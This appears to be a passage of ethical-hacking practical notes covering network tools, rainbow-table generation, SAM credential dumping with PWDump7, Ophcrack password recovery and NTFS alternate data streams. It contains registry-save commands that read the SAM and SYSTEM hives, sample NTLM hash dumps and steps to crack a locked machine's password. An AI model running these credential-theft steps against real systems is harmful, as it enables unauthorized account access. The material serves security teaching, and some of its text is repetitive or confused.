
**Engineer's Toolset provides the tools you need as a network engineer or consultant to get your job done.** Toolset includes solutions that provide diagnostic, performance, and bandwidth measurements.



## vii. Wireshark

Wireshark is a free and open-source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development, and education. Originally named


Ethereal, the project was renamed Wireshark in May 2006 due to trademark issues



## B. Perform the vulnerability analysis using the following tools:

### i. Nessus

Nessus is a proprietary vulnerability scanner developed by Tenable, Inc. Tenable.io is a subscription-based service. Tenable also contains what was previously known as Nessus Cloud, which used to be Tenable's Software-as-a-Service solution. Nessus is an open-source network vulnerability scanner that uses the Common Vulnerabilities and Exposures architecture for easy cross-linking between compliant security tools. In fact, Nessus is one of the many vulnerability scanners used during vulnerability assessments and penetration testing engagements, including malicious attacks. Nessus is a tool that checks computers to find vulnerabilities that hackers COULD exploit.




## PRACTICAL 4


### A. Perform the System Hacking using the following tools:

#### i. Winrtgen

In this article, we will go through the process of generating rainbow tables using WinRTGen.





To generate rainbow tables first we will have to modify the properties of WinRTGen according to our need, and to do so Click on “**Add Table**“. After this, a new box will appear named “**Rainbow Table Properties**”




In the “**Rainbow Table Properties**” window we have the option to modify settings in order to generate rainbow tables according to our needs. The following properties can be modified:


- **Hash:** The type of encryption we want the rainbow table to be generated.  
For example MD5, MD4, SHA1, etc.




After assigning the values to the properties according to our needs click on “Benchmarks”. This will show the estimated time, Hash speed, Step speed, Table Pre-computing time, etc. that will be required to generate the Rainbow Table according to assigned properties.




After “Benchmark” click on “Ok”. This will add the Rainbow Table to the queue in the main window of WinRTGen




After this click on “Rainbow Table” You want to start processing and click “OK” .




After clicking on ‘OK’ the WinRTGen” will start generating a rainbow table.



After completion, the window will appear as follows.



This table will be saved to your WinRTGen Directory.



## ii. PWDump

The Security Account Manager, or SAM for short, controls all user accounts and passwords. Every password is hashed before being saved in SAM.

Passwords that are hashed and saved in SAM can be retrieved in the registry; simply open the Registry Editor and navigate to HKEY LOCAL

MACHINESAM. SAM is located in C:\Windows\System32\config. This utility was created by Tarasco. This utility dumps the system's SAM file's credentials after extracting it. This utility was created by Tarasco. This utility dumps the system's SAM file's credentials after extracting it. Simply enter the following line on the command prompt after downloading to use this tool:

### PwDump7.exe

As a result, it will spill all the hashes kept in the SAM file. The next step is to use the commands below to save the registry values for the SAM file and system file in a system file: `reg save hklm\sam c:\sam reg save hklm\system c:\system`

```
DA
Microsoft Windows [Version 10.0.16299.125]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\Desktop\pwdump7

C:\Users\Desktop\pwdump7>pwdump7.exe
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: [REDACTED]

Administrator:500:FE213BB9AEB5A9E68D6957FA70C44761:4C547C374EDBE96316F37F1173BE9CE2:::
Guest:501:991111E662746C904730BF8CDEB9997A:9C4C0EFAB3E56F8BF0040892FD2264D9:::
[REDACTED]:503:[REDACTED]
[REDACTED]:504:4B5C8F8D384D92B8BAB36BF4968EFC2A:7090AF7759FB1B14C3167950127CC127:::
IEUser:1000:F3DF1CEDD3C980C58C8F88476FD15D0A:093F5C598B43DC8C4D0B00E20BE7E99F:::
[REDACTED]:1002:44CC7FA5627F6ABBA308A572D409B646:319BD80F0DB09379987069E806C769BC:::
sshd_server:[REDACTED]

C:\Users\Desktop\pwdump7
```

### iii. Ophcrack

When it comes to free Windows password crackers, users usually opt for Ophcrack as it is free and easily available.

**Step 1:** Since we are assuming that your Windows PC is locked and you do not know the password, the first step needs to be carried out on a different PC with internet access and administrator privileges.

**Step 2 :** Download the correct version of Ophcrack Live CD from the official website to the second PC.


**Step 3 :** Burn the ISO file to a USB or CD. To do this, you will need an ISO burning application. Now proceed to the next step of the password reset process.

**Step 4 :** Remove the bootable media from the second PC and insert it into your locked Windows machine. Let the computer boot up from this media instead of the native Windows installation. This is made possible by the fact that Ophcrack itself contains a small operating system that can run independently of your Windows OS. In a few moments, you will see the Ophcrack interface on your computer.

**Step 5 :** You will now see a menu with 4 options. Leave it on the default option, which is automatic. After a few seconds, you will see the Ophcrack Live CD loading and then the disk partition information being displayed as Ophcrack identifies the one with the SAM file.

**Step 6 :** Once the process has been complete, you will see a window with several user accounts and their passwords displayed in column format. Against the previously locked username, look for an entry in the NT Pwd column.

**Step 7:** This will be your recovered password, so note it down. You can now remove the Live CD from the drive and restart your computer. You will be able to login to your user account using the password that was recovered by Ophcrack.



#### iv. NTFS Stream Manipulation

NTFS is a filesystem that stores files utilizing two data streams known as NTFS data streams, as well as file attributes. The first data stream contains the security descriptor for the file to be stored, such as permissions, while the second contains the data contained within a file. Another form of the data stream that can be found within each file is an alternate data stream (ADS).

ADS is a file attribute available solely in NTFS, and it refers to any type of data associated with a file but not in the file itself on an NTFS system. NTFS ADS is a Windows hidden stream that stores file metadata such as properties, word count, access and author name, and modification timings.

ADSs can fork data into existing files without changing or altering their functionality, size, or display to file-browsing utilities. They enable an attacker to inject malicious code into files on a vulnerable system and execute them without the user knowing. Attackers use ADS to hide rootkits or hacker tools on a breached system and allow users to execute them while hiding from the system administrator.

Once the ADS is attached to a file, the size of the original file will not change. One can only identify the changes in files through modification of timestamps, which can be innocuous.

